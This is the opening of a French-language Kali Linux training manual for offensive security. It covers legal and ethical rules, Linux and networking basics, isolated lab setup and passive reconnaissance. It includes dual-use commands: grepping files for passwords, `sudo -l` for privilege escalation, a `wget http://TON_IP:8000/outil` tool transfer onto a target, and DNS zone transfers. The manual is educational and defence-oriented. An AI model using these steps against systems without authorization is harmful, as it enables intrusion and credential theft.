
◇ KALI LINUX · ÉDITION 1 ◇

SÉCURITÉ OFFENSIVE & AUDIT

Comprendre, tester et **défendre** les systèmes avec Kali Linux.
Un parcours complet, du premier jour en ligne de commande jusqu'au réflexe du vétéran.



● NOVICE ● INTERMÉDIAIRE ● EXPERT ● VÉTÉRAN

Sébastien Germain — SEUB
ARCHITECTE LOGICIEL & SYSTÈMES · RIVE-SUD DE MONTRÉAL

lead@seub.net
seub.net

⚠ À lire avant tout le reste

Ce manuel enseigne la sécurité **offensive** pour apprendre à **défendre**. Les mêmes gestes qui révèlent une faille peuvent causer un tort réel. La différence entre un professionnel et un délinquant n'est pas technique — elle est **légale et éthique**.

> ⚖ **La règle d'or, sans exception**
>
> On ne teste **que** des systèmes que l'on possède, ou pour lesquels on détient une **autorisation écrite, explicite et préalable** du propriétaire, délimitant précisément le périmètre. Pas d'autorisation = pas de test. Jamais « juste pour voir ».

Au Canada, l'accès non autorisé à un ordinateur et l'atteinte aux données tombent sous les articles **342.1** et **430(1.1)** du *Code criminel*. Scanner, énumérer ou exploiter une machine tierce sans mandat vous expose à des poursuites criminelles, peu importe votre intention. Un employeur sérieux — c'est tout le propos de ce livre — exige un contrat et des règles d'engagement avant la moindre commande.

Tous les exercices de ce manuel se réalisent dans un **laboratoire isolé** (module 03) ou sur des plateformes légales d'entraînement (Hack The Box, TryHackMe, VulnHub). Vous apprenez à casser des machines *que vous avez le droit de casser*, pour apprendre à les réparer.

> **# Comment ce livre voit les choses**
>
> Chaque technique offensive est présentée avec sa **remédiation** : comment un défenseur la bloque, la détecte, ou en réduit l'impact. Attaquer sans savoir réparer, c'est la moitié du métier. On vise l'autre moitié aussi.

Avant-propos

Il y a trop d'information sur Internet, et c'est exactement pour ça que les débutants se noient.

Quand on arrive dans ce domaine, on tombe sur dix mille tutoriels, cent distributions, mille outils, et personne pour dire dans quel ordre regarder. On copie-colle des commandes sans comprendre, un truc marche par hasard, trois autres échouent sans qu'on sache pourquoi, et on finit par croire qu'on n'est « pas fait pour ça ». Faux. On manque juste d'un **chemin**.

Ce manuel est ce chemin. Pas une encyclopédie — un itinéraire. Douze modules, dans l'ordre où ils comptent : d'abord survivre dans un terminal, ensuite comprendre le réseau, monter son labo, puis seulement commencer à chercher, scanner, énumérer, et enfin exploiter. Chaque commande est expliquée : ce qu'elle fait, à quoi ressemble sa sortie, et **comment la lire** — parce que lire la sortie, c'est 80 % du travail.

J'ai passé une vingtaine d'années entre le logiciel, les systèmes, la mécanique lourde et le terrain. J'ai vu la même vérité partout : les gens brillants abandonnent faute d'un bon départ, pendant qu'on manque cruellement de bras dans la sécurité. Ce livre est ma façon de tendre la main au suivant. Si tu es ce suivant : bienvenue. On prend le temps. On fait les exercices. On ne saute pas de module.

« Je m'intéresse aux autres. Efficace en autonomie et super efficace en équipe ! »

— Seub G.

01 → 27

Le parcours. 01-03 fondations · 04-07 reconnaissance · 08-10 exploitation · 11-12 livraison · 13-27 AD, cloud, sans-fil, furtivité, mobile & humain. Fais le drill de chaque module *avant* de passer au suivant.

Comment lire ce manuel

Le livre est codé par couleurs pour que tu te repères d'un coup d'œil, même en le feuilletant imprimé.

Les quatre niveaux

Chaque notion porte un badge. Tu peux faire une première lecture « novice » puis revenir sur les niveaux supérieurs.

BADGE	POUR QUI	CE QUE ÇA VEUT DIRE
NOVICE	Jour 1	À maîtriser absolument. Si ce n'est pas acquis, le reste ne tient pas.
INTERMÉDIAIRE	Quelques semaines	Le cœur du métier au quotidien.
EXPERT	Autonome	Nuances, cas tordus, optimisation.
VÉTÉRAN	Des années	Jugement, discrétion, intuition. Ce qui ne s'écrit presque pas.

Les encadrés

> 💡 **POURQUOI**
>
> Le raisonnement derrière le geste. Toujours lire celui-là : retenir une commande sans le pourquoi ne sert à rien le jour où elle ne marche pas.

> ⚠ **PIÈGE**
>
> L'erreur classique qui fait perdre des heures. Lis-les comme des cicatrices : chacune a coûté une soirée à quelqu'un.

> 🛡 **REMÉDIATION**
>
> Côté défense : comment on bloque, détecte ou atténue la technique. C'est ce qui transforme un pentest en valeur réelle pour le client.

> 🎯 **EXERCICE**
>
> À faire dans ton labo avant de tourner la page. Lire, c'est savoir ; faire, c'est comprendre.

Les blocs terminal

Les commandes apparaissent dans une fenêtre comme celle-ci. En **mauve gras** : ce que *tu* tapes. En gris : la sortie de la machine. Les termes du **lexique** (fin du livre) sont écrits en `police fixe` à leur première apparition.

```
kali@lab : ~/exemple
```

```
$ echo "bienvenue"   # ce que tu tapes
bienvenue             # ce que la machine répond
```

LIRE ous chaque bloc important, un encadré « LIRE » explique comment interpréter la sortie. C'est là qu'est le vrai apprentissage.

Sommaire

PARTIE I — COMPRENDRE

H1 Une courte histoire de la (in)sécurité

H2 Le mindset : attaquant, défenseur, auditeur

H3 Cadre légal, éthique et règles d'engagement

PARTIE II — FONDATIONS

01 Survie sous Linux

02 Les essentiels du réseau

03 Monter son laboratoire

PARTIE III — RECONNAISSANCE

04 Reconnaissance passive (OSINT)

05 Scan actif (nmap)

06 Énumération — la phase qui paie

07 Recherche de vulnérabilités

PARTIE IV — EXPLOITATION

08 Exploitation

09 Post-exploitation & élévation

10 Mots de passe & identifiants

PARTIE V & VI — WEB & LIVRAISON

11 Attaques web (OWASP Top 10)

12 Rapport & méthode

PARTIE VII — ACTIVE DIRECTORY

13 Fondations Active Directory

14 Énumération (BloodHound, PowerView)

15 Empoisonnement & relais (LLMNR, NTLM)

16 Attaques Kerberos

PARTIE VIII — CLOUD & DEVSECOPS

17 Reconnaissance cloud (S3, Blob)

18 Sécurité des pipelines CI/CD

19 Backend-as-a-Service (Supabase, Firebase)

PARTIE IX — SANS-FIL & MATÉRIEL

20 Audit Wi-Fi (WPA2 / WPA3)

21 RFID & contrôle d'accès

PARTIE X — FURTIVITÉ & ÉVASION

22 Contourner AV / EDR — concepts

23 Command & Control (C2) — concepts

PARTIE XI — SÉCURITÉ MOBILE

24 Ingénierie inverse (Android / iOS)

25 Interception de trafic mobile

PARTIE XII — FACTEUR HUMAIN

26 Ingénierie sociale & OSINT humain

27 Campagnes d'hameçonnage (Gophish)

ANNEXES

A Lexique des termes

B Fiche de commandes de référence

C Pour continuer — ressources & certifications

PARTIE I

Comprendre

D'où ça vient, et pourquoi ce métier existe

Avant la première commande, on prend du recul. La sécurité n'est pas une collection d'outils : c'est une histoire de confiance brisée, réparée, brisée encore. Comprendre cette histoire, c'est comprendre pourquoi on fait ce qu'on fait.

H1 Une courte histoire de la (in)sécurité

COMPRENDRE

Chaque faille que tu vas apprendre à trouver a une date de naissance. Les connaître, c'est arrêter de voir la sécurité comme de la magie et commencer à la voir comme une suite logique de causes et d'effets.

1960–1970 — Le téléphone, premier réseau à pirater NOVICE

Avant les ordinateurs connectés, il y avait le réseau téléphonique. Des curieux — les *phreakers* — ont découvert que le réseau d'AT&T pilotait ses appels avec des **tonalités sonores**. Une tonalité de 2600 Hz, qu'un simple sifflet trouvé dans une boîte de céréales produisait, remettait une ligne en mode « libre » et permettait d'appeler gratuitement. John Draper (« Captain Crunch ») en fait la légende.

> 💡 **POURQUOI ça compte encore**
>
> Première leçon éternelle : **on avait mélangé les données et les commandes sur le même canal**. La voix (les données) et les signaux de contrôle (les commandes) passaient par le même fil. Mêler commande et donnée, c'est *exactement* la racine de l'injection SQL et du XSS que tu verras au module 11. Soixante ans plus tard, la même erreur, un autre support.

1983–1988 — Le ver qui a tout changé NOVICE

En 1983, le film *WarGames* montre un ado qui se connecte par hasard à un système militaire. Le grand public — et le Congrès américain — découvre le risque. En 1986 naît le premier `Computer Fraud and Abuse Act`. Puis, en novembre 1988, Robert Morris, étudiant, lâche sur l'Internet naissant un programme qui se copie de machine en machine : le **ver Morris**. Un bug le rend bien trop agressif ; il paralyse environ 10 % des ~60 000 machines alors connectées.

> 💡 **POURQUOI ça compte**
>
> Le ver Morris exploitait un *débordement de tampon* dans le service `fingerd` — la même classe de bug que les exploits mémoire d'aujourd'hui. Conséquence directe : la création du **CERT** (Computer Emergency Response Team) à Carnegie Mellon. La discipline « réponse à incident » que tu verras au module 12 naît ici, d'une seule nuit de panique.

1990–2000 — Le Web, la ruée, et les premières guerres INTERMÉDIAIRE

Le Web explose. Avec lui, des millions de serveurs mal configurés exposés au monde entier. Les premiers scanners automatisés apparaissent (SATAN, 1995, si controversé que son auteur a été menacé de licenciement). Kevin Mitnick devient le visage médiatique du hacker — arrêté en 1995, surtout pour de l'**ingénierie sociale** : il manipulait les humains plus que les machines. Leçon qui ne vieillit pas : le maillon faible porte un badge et boit du café.

2000–2010 — L'industrialisation INTERMÉDIAIRE

- **2001 — Code Red / Nimda** : des vers qui infectent des centaines de milliers de serveurs en heures. Le patch devient une urgence, pas une corvée.
- **2003 — Création de Metasploit** par HD Moore. Pour la première fois, exploiter une faille connue devient un workflow standardisé (module 08). Révolution double : ça arme les attaquants *et* ça donne aux défenseurs un moyen de tester pour de vrai.

- **2004 — OWASP** publie son premier Top 10. La sécurité web devient une discipline nommée, mesurable, enseignable.
- **2006 — BackTrack**, l'ancêtre de Kali, rassemble les outils sur une seule distribution Linux.

2010–2020 — L'ère des États et des fuites massives EXPERT

La sécurité devient géopolitique. **Stuxnet** (2010), ver conçu pour saboter des centrifugeuses iraniennes, prouve qu'un logiciel peut détruire du matériel physique et qu'un État peut en être l'auteur. Les fuites s'enchaînent — des centaines de millions de comptes (LinkedIn, Yahoo, Equifax en 2017). En 2013, **Kali Linux** remplace BackTrack. En 2016, la fuite des outils de la NSA par les *Shadow Brokers* livre au monde l'exploit `EternalBlue`, qui alimentera **WannaCry** (2017) : un rançongiciel qui paralyse hôpitaux, usines et administrations sur toute la planète en un week-end.

> 🛡 **REMÉDIATION — la morale de WannaCry**
>
> Microsoft avait publié le correctif de la faille **deux mois avant** l'attaque. Les victimes n'avaient tout simplement pas appliqué la mise à jour. Toute la chaîne offensive de ce livre existe surtout parce que *les correctifs ne sont pas appliqués*. Ton futur rapport (module 12) ne vaut rien s'il finit dans un tiroir.

2020 → aujourd'hui — Chaîne d'approvisionnement et nuage VÉTÉRAN

On n'attaque plus toujours la cible directement : on attaque ses **fournisseurs**. *SolarWinds* (2020) : un code malveillant glissé dans une mise à jour légitime, propagé à 18 000 organisations. *Log4Shell* (2021) : une ligne dans une bibliothèque de journalisation utilisée partout, et soudain la moitié d'Internet est vulnérable. Aujourd'hui l'attaque vise le nuage mal configuré, les jetons d'API oubliés dans un dépôt Git, les dépendances open source empoisonnées. L'outil change ; le raisonnement de ce livre, non.

1 fil **Le fil rouge de 60 ans :** on fait confiance à quelque chose (une tonalité, un champ de saisie, une mise à jour, une dépendance) sans le vérifier. Trouver cette confiance mal placée, c'est tout le métier. Le reste, ce sont des outils.

H2 Le mindset : attaquant, défenseur, auditeur

COMPRENDRE

La technique s'apprend. L'état d'esprit se cultive. Voici les trois casquettes du métier et la façon de penser qui va avec.

ÉQUIPE	COULEUR	MISSION	QUESTION QU'ELLE SE POSE
Red team	Rouge	Simuler l'adversaire, trouver le chemin d'entrée	« Comment j'entre ? »
Blue team	Bleue	Détecter, répondre, durcir	« Comment je le vois et je l'arrête ? »
Purple team	Violette	Faire travailler les deux ensemble	« Qu'est-ce qu'on apprend l'un de l'autre ? »

Ce manuel est **violet** dans l'âme : chaque attaque est doublée de sa défense. Un bon auditeur pense rouge pour trouver, et bleu pour conseiller.

Penser comme un attaquant INTERMÉDIAIRE

- **L'attaquant ne joue pas selon les règles.** Le développeur a prévu que tu cliques « Envoyer ». L'attaquant se demande ce qui se passe s'il envoie 10 000 caractères, un apostrophe, ou rien du tout.
- **Le chemin faible, pas le chemin fort.** On n'enfonce pas la porte blindée : on fait le tour et on regarde si une fenêtre est ouverte. Le vieux serveur oublié vaut mieux que le pare-feu neuf.
- **Patience > adrénaline.** 80 % du travail est de la reconnaissance et de l'énumération (parties III). Les débutants veulent « hacker » tout de suite et sautent la phase qui donne les réponses.

Penser comme un défenseur INTERMÉDIAIRE

- **Le défenseur doit avoir raison partout ; l'attaquant, une seule fois.** C'est injuste, et c'est le métier. D'où l'importance de réduire la *surface d'attaque* : moins de services exposés, moins de portes.
- **Supposer la brèche.** On ne construit pas un mur et on s'endort pas. On segmente, on journalise, on surveille, pour que *quand* ça rentre, ça ne puisse pas aller loin.
- **La défense en profondeur.** Plusieurs couches imparfaites valent mieux qu'une couche « parfaite ». Chaque couche achète du temps de détection.

> **`# Le vétéran, lui, pense en « coût »`**
>
> Le débutant demande « est-ce possible ? ». Le vétéran demande « est-ce que ça vaut l'effort *pour l'attaquant réel* de cette organisation ? ». Sécuriser, ce n'est pas rendre l'attaque impossible (ça n'existe pas) : c'est la rendre **plus chère que ce qu'elle rapporte**. Toute ta future hiérarchisation des risques (module 12) découle de cette idée.

H3 Cadre légal, éthique et règles d'engagement

COMPRENDRE

Ce qui sépare le professionnel du criminel tient en un document. On apprend à le rédiger et à le respecter *avant* d'apprendre à scanner.

Le cadre canadien NOVICE

Au Canada, deux articles du *Code criminel* encadrent directement notre métier :

ARTICLE	CE QU'IL VISE
342.1	Utilisation non autorisée d'un ordinateur : accéder, intercepter, ou obtenir un service d'ordinateur sans droit.
430 (1.1)	Méfait concernant des données : détruire, modifier, rendre inutilisables ou gêner l'emploi légitime de données.

La loi québécoise sur la protection des renseignements personnels (**Loi 25**) ajoute des obligations sur les données personnelles que tu pourrais croiser pendant un test. Règle simple : les données du client restent au client, elles ne quittent jamais le périmètre, et une fuite se déclare.

> ⚠ **PIÈGE — « c'est mon réseau, donc j'ai le droit »**
>
> Pas forcément. Le wifi de ton employeur, l'infrastructure de ton université, la machine d'un ami : ce ne sont pas « tes » systèmes au sens légal. Même un scan `nmap` peut être qualifié d'accès non autorisé. Dans le doute : autorisation écrite, ou labo isolé (module 03). Il n'y a pas de troisième option.

Les règles d'engagement (RoE) INTERMÉDIAIRE

Avant tout mandat réel, un document définit ce que tu as le droit de faire. C'est ta protection autant que celle du client. Les éléments indispensables :

1. **Périmètre (scope) :** la liste exacte des IP, domaines, applications autorisés. Et surtout ce qui est *hors périmètre* (ex. : l'hébergeur tiers, le prod en heures ouvrées).
2. **Fenêtre de temps :** dates et heures. On ne teste pas la paie le jour de la paie.
3. **Type de test :** boîte noire (aucune info), grise (quelques accès), blanche (tout documenté).
4. **Actions interdites :** déni de service, ingénierie sociale, modification/suppression de données en production — sauf accord explicite.
5. **Contacts d'urgence :** qui joindre, 24/7, si quelque chose casse ou si on trouve une intrusion déjà en cours.
6. **« Get out of jail » :** une lettre d'autorisation signée, que tu gardes sur toi pendant toute la mission.

> 🛡 **Divulgation responsable**
>
> Si tu trouves une faille hors mandat (ex. sur un produit grand public), le réflexe professionnel est la **divulgation responsable** : prévenir l'éditeur en privé, lui laisser un délai raisonnable (souvent 90 jours) pour corriger, puis — éventuellement — publier. Jamais d'exploitation, jamais de chantage. Beaucoup d'éditeurs ont un programme de *bug bounty* qui paie pour ça, légalement.

La boussole éthique du vétéran VÉTÉRAN

Les outils de ce livre donnent un vrai pouvoir sur les systèmes et, par ricochet, sur des gens. Trois questions à se poser avant chaque action, même autorisée :

- **Nécessité :** ce que je m'apprête à faire est-il requis pour l'objectif du mandat, ou juste « parce que je peux » ?
- **Proportion :** le risque pour le client (interruption, données) est-il justifié par ce que ça démontre ?
- **Trace :** est-ce que je pourrais expliquer calmement cette action, par écrit, devant le client — et devant un juge ?

> 🎯 **EXERCICE**
>
> Rédige une page de règles d'engagement **pour ton propre labo** (celui du module 03) : liste les IP, déclare que tout le reste est hors périmètre, et affiche-la. C'est à la fois un bon réflexe et un excellent brouillon pour tes futurs mandats réels.

PARTIE II · MODULES 01–03

Fondations

Linux, réseau, laboratoire

80 % des blocages du débutant ne sont pas de la sécurité : c'est Linux et le réseau. On règle ça d'abord. Qui maîtrise son terminal et sait lire une adresse IP a déjà gagné la moitié du chemin.

01 Survie sous Linux

FONDATIONS

OBJECTIF

Naviguer dans le système de fichiers, lire et écrire des fichiers, gérer les permissions — sans rien casser.

POURQUOI

Si tu hésites dans le shell, chaque phase suivante fait mal. Le terminal doit devenir un réflexe, pas une épreuve.

`chemin absolu vs relatif` `fichiers cachés` `stdout / stderr` `permissions rwx` `propriétaire / groupe / autres`

Savoir où l'on est NOVICE

kali@lab : ~/lab

```
$ pwd
/home/kali/lab
$ ls -la
drwxr-xr-x  2 kali kali 4096 Oct 19 10:02 targets
-rw-r--r--  1 kali kali  220 Oct 19 10:01 notes.txt
```

LIRE `pwd` affiche le dossier courant. `ls -la` liste tout, y compris les fichiers cachés, avec permissions, propriétaire et taille. **Premier caractère :** `d` = dossier, `-` = fichier, `l` = lien symbolique. Les 9 caractères suivants sont les `rwx` pour propriétaire / groupe / autres. Puis propriétaire, groupe, taille, date, nom.

Créer, chercher, lire NOVICE

kali@lab : ~

```
$ cd ~/lab && mkdir -p targets loot notes   # rien = succès
$ grep -rin "password" .
./notes.txt:3:password: hunter2
```

LIRE `mkdir -p` crée des dossiers imbriqués sans échouer s'ils existent déjà. Sous Linux, **pas de sortie = succès** : confirme avec `ls`. `grep -rin` cherche dans le contenu des fichiers, récursivement (`r`), sans tenir compte de la casse (`i`), avec numéros de ligne (`n`). Le format `fichier:ligne:contenu`, avec ses deux-points, tu le retrouveras partout dans les sorties d'outils.

💡 **POURQUOI `grep` est une arme**

Chercher le mot « password » dans des fichiers de config, c'est la méthode numéro un pour trouver des identifiants oubariés en clair — sur ta propre machine comme sur une cible compromise. Simple, et redoutablement efficace.

Les permissions, vraiment comprises INTERMÉDIAIRE

kali@lab : ~/lab

```
$ chmod 755 script.sh   # rwx r-x r-x
$ ls -l script.sh
-rwxr-xr-x 1 kali kali 42 Oct 19 10:10 script.sh
```

LIRE Les permissions se lisent en base 8 : chaque chiffre = **r=4, w=2, x=1** additionnés. `755` = propriétaire `rwx` (7), groupe et autres `r-x` (5). `600` = seul le propriétaire lit/écrit (utile pour une clé privée). Vérifie *toujours* avec `ls -l` : si tu ne vois pas le `x`, le fichier n'est pas exécutable.

Ce que je peux faire en root INTERMÉDIAIRE

kali@lab : ~

```
$ sudo -l
User kali may run the following commands:
    (ALL : ALL) ALL
```

LIRE `sudo -l` liste ce que *tu* as le droit d'exécuter en tant que root. Note-le. Sur une cible, c'est la **première chose à vérifier** pour l'élévation de privilèges (module 09) : une règle sudo mal fichue est le chemin le plus rapide vers root.

⚠ **PIÈGE**

`rm -rf` depuis le mauvais dossier efface tout, sans corbeille (vérifie `pwd` d'abord). `>` écrase, `>>` ajoute. Les noms avec espaces se mettent entre guillemets. `Ctrl+C` interrompt une commande qui tourne.

🛡 **REMÉDIATION — côté défenseur**

Ce que tu apprends ici éclaire le durcissement : un `sudo -l` qui répond `(ALL) ALL` est un drapeau rouge. Principe du **moindre privilège** : chaque compte n'a que les droits strictement nécessaires. Les clés privées en `600`, jamais en `644`. Les fichiers de config contenant des secrets ne sont pas lisibles par « autres ».

🎯 **EXERCICE**

Crée `~/lab`, ajoute un fichier, passe-le en `600`, vérifie avec `ls -l`, puis repasse-le en `644`. Tu dois pouvoir expliquer chaque chiffre à voix haute.

02 Les essentiels du réseau

FONDATIONS

OBJECTIF

Comprendre IP, ports, DNS, et faire circuler des données sur le fil.

POURQUOI

Toute attaque est une conversation réseau. Lire une adresse et un port doit se faire sans réfléchir.

`IP vs port` `TCP vs UDP` `résolution DNS` `LISTEN vs ESTABLISHED` `requête / réponse HTTP`

💡 **POURQUOI — l'analogie de l'immeuble**

L'**IP** est l'adresse de l'immeuble. Le **port** est le numéro d'appartement : le port 80 = « le Web habite ici », le 22 = « SSH habite ici ». **TCP** = un appel téléphonique (on établit la ligne, on vérifie que tout arrive). **UDP** = une carte postale (on l'envoie, on ne vérifie rien — rapide mais sans garantie). **DNS** = l'annuaire qui traduit `exemple.com` en IP.

Mon IP, ma route NOVICE

kali@lab

```
$ ip a
2: eth0: <BROADCAST,MULTICAST,UP> mtu 1500
    inet 192.168.1.50/24 brd 192.168.1.255 scope global eth0
$ ip r
default via 192.168.1.1 dev eth0
```

LIRE C'est **TON** IP : `192.168.1.50`. Le `/24` signifie 256 adresses dans ton réseau (de .0 à .255). `ip r` donne ta *passerelle* (`192.168.1.1`) : la porte de sortie vers le reste du monde.

Est-ce que ça répond ? NOVICE

kali@lab

```
$ ping -c 4 192.168.1.10
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=0.42 ms
```

LIRE Pas de réponse ne veut **pas** dire « machine morte ». Beaucoup d'hôtes bloquent le `ping` (ICMP) tout en ayant des services bien vivants. C'est un piège classique du débutant : « ça ne pingue pas, je passe » — et on rate la cible. `mtr` est un traceroute continu si tu veux voir le chemin.

Qu'est-ce que j'expose ? INTERMÉDIAIRE

kali@lab

```
$ ss -tulpn
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:* users:(("sshd",pid=812))
```

LIRE : =tcp, `u` =udp, `l` =en écoute, `n` =numérique, `p` =processus. Ligne lue : le service `sshd` écoute sur le port 22, sur **toutes** les interfaces (`0.0.0.0`). `LISTEN` = en attente de connexions ; `ESTABLISHED` = connexion active en cours.

> 🛡 **REMÉDIATION**
>
> `ss -tulpn` est aussi l'outil du défenseur : chaque ligne `LISTEN` est une porte ouverte. Un service qui écoute sur `0.0.0.0` alors qu'il ne sert qu'en local devrait écouter sur `127.0.0.1`. Fermer les ports inutiles, c'est réduire la surface d'attaque au sens le plus littéral.

Fuir de l'information par HTTP et DNS INTERMÉDIAIRE

kali@lab

```
$ curl -I https://cible
HTTP/2 200
server: nginx/1.18.0
content-type: text/html
$ dig cible.com +short
93.184.216.34
```

LIRE : `curl -I` ne récupère que les en-têtes HTTP. Ils trahissent souvent le serveur *et sa version* (`nginx/1.18.0`) : de la reconnaissance gratuite (module 05/07). `dig` interroge le DNS : `A` =IPv4, `MX` =serveur mail, `NS` =serveur de noms, `TXT` =texte libre (qui fuit souvent des infos de configuration).

Servir un fichier en une ligne EXPERT

kali@lab

```
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

LIRE : ert le dossier courant par HTTP. Tu l'utiliseras sans arrêt pour transférer un outil vers une machine de ton labo (depuis la cible : `wget http://TON_IP:8000/outil`). Petit, portable, toujours disponible.

> ⚠ **PIÈGE**
>
> Confondre ton IP avec celle de la cible (source n°1 d'erreurs au module 08). Croire que l'UDP se comporte comme le TCP. Oublier le `/24` dans un scan de réseau.

> 🎯 **EXERCICE**
>
> Trouve ton sous-réseau, pingue ta passerelle, liste tes ports en écoute, récupère les en-têtes d'un site. Dessine sur papier : ton IP, ta passerelle, un port exposé. Si tu peux le dessiner, tu l'as compris.

03 Monter son laboratoire

FONDATIONS

OBJECTIF

Avoir 2–3 machines à attaquer, isolées, réinitialisables en un clic.

POURQUOI

On n'apprend pas sur une vraie cible. Il faut le *droit* de tout casser et de recommencer. C'est ici que la pratique devient légale et sans stress.

`hyperviseur` `host-only vs NAT` `instantané (snapshot)` `vulnérable par conception`

L'isolement, d'abord NOVICE

Installe Kali comme machine virtuelle dans **VirtualBox** (gratuit) ou VMware, et place-la sur un réseau **host-only**. Cela signifie que Kali ne parle qu'aux autres VM du même réseau privé : ta machine de tous les jours, ton wifi, Internet et — surtout — le réseau de ton voisin restent hors de portée. C'est la différence entre un stand de tir fermé et tirer dans la rue.

> ⚠ **PIÈGE**
>
> Le mode **NAT** ou **bridge** donne un accès au vrai réseau : un scan peut alors « déborder » sur ton LAN domestique ou celui de ton employeur. Pour apprendre : **host-only**, point. On ne vérifie jamais trop ce réglage.

Une cible volontairement vulnérable NOVICE

kali@lab

```
$ docker run -d -p 3000:3000 bkimminich/juice-shop
a7f3c0b1e9d4...  (identifiant du conteneur)
```

LIRE émarre une application web truffée de failles, pensée pour l'entraînement. Ouvre `http://localhost:3000` : parfaite pour le module 11. D'autres cibles classiques : **Metasploitable 2** (tout est ouvert, idéal pour débuter sans se battre contre le durcissement), **DVWA**, et les plateformes en ligne **Hack The Box** / **TryHackMe** (légales, encadrées).

L'instantané : ton bouton « annuler » INTERMÉDIAIRE

Avant **chaque** test, prends un *snapshot* (point de restauration) de la VM. Tu casses tout, tu explores, tu te trompes — puis tu restaures en 10 secondes, état neuf. C'est précisément ce qui te permet d'apprendre **sans peur** : l'erreur ne coûte rien, donc tu oses.

> 🛡 **Le labo forme aussi le défenseur**
>
> Monter une cible, l'attaquer, puis la **durcir** et refaire l'attaque pour vérifier qu'elle échoue : c'est la boucle d'apprentissage la plus puissante du métier. Chaque remédiation de ce livre, teste-la ainsi dans ton labo.

⚠ **PIÈGE**

Attaquer son propre LAN par erreur (revoir host-only). Oublier le snapshot et devoir tout réinstaller. Mélanger NAT et host-only entre deux VM.

🎯 **EXERCICE**

Kali + une VM vulnérable, les deux en host-only. Prends un instantané des deux. Attaque, casse, restaure. Tu viens de bâtir le terrain de jeu de tout le reste du livre.

PARTIE III · MODULES 04–07

Reconnaissanc

Chercher avant de frapper

C'est la partie que les débutants veulent sauter, et c'est celle qui gagne les missions. On cartographie la cible — d'abord sans la toucher, puis en la sondant, puis en épluchant chaque service. 80 % des découvertes viennent d'ici.

04 Reconnaissance passive (OSINT)

RECONNAISSANCE

OBJECTIF

Cartographier l'empreinte de la cible **sans la toucher**.

POURQUOI

Zéro paquet envoyé à la cible = invisible. Et ça construit ta liste de sous-domaines et de cibles secondaires.

`OSINT` `enregistrements DNS` `sous-domaines` `certificats` `google dorks`

💡 **POURQUOI « passive »**

Ici, on ne parle jamais directement à la cible : on interroge des tiers (registres, DNS publics, moteurs de recherche, bases de certificats). La cible ne voit rien passer. C'est aussi la phase la plus légale : on ne consulte que de l'information publique.

Qui possède ce domaine ? NOVICE

kali@lab

```
$ whois cible.com
Registrar: Gandi
Creation Date: 2011-04-05
Name Server: ns1.exemple.net
```

LIRE rganisation propriétaire, date de création, serveurs de noms. **Un vieux domaine** (2011) a plus de services oubliés qu'un domaine récent : plus de surface, plus de portes mal fermées.

Interroger le DNS INTERMÉDIAIRE

kali@lab

```
$ dig any cible.com +short
93.184.216.34
$ host -t mx cible.com
10 mail.cible.com
```

LIRE ' et serveurs de messagerie. Le mail révèle souvent l'hébergeur réel et des sous-domaines. Chaque sous-domaine est une cible potentielle de plus.

Le gros lot : le transfert de zone EXPERT

kali@lab

```
$ dig axfr @ns.cible.com cible.com
cible.com.        SOA ns1...
admin.cible.com.  A   93.184.216.40
vpn.cible.com.    A   93.184.216.41
```

LIRE Un serveur DNS mal configuré accepte un *transfert de zone* et te livre **tous** les sous-domaines d'un coup. Rare aujourd'hui, mais quand ça marche, c'est la carte complète du réseau offerte.

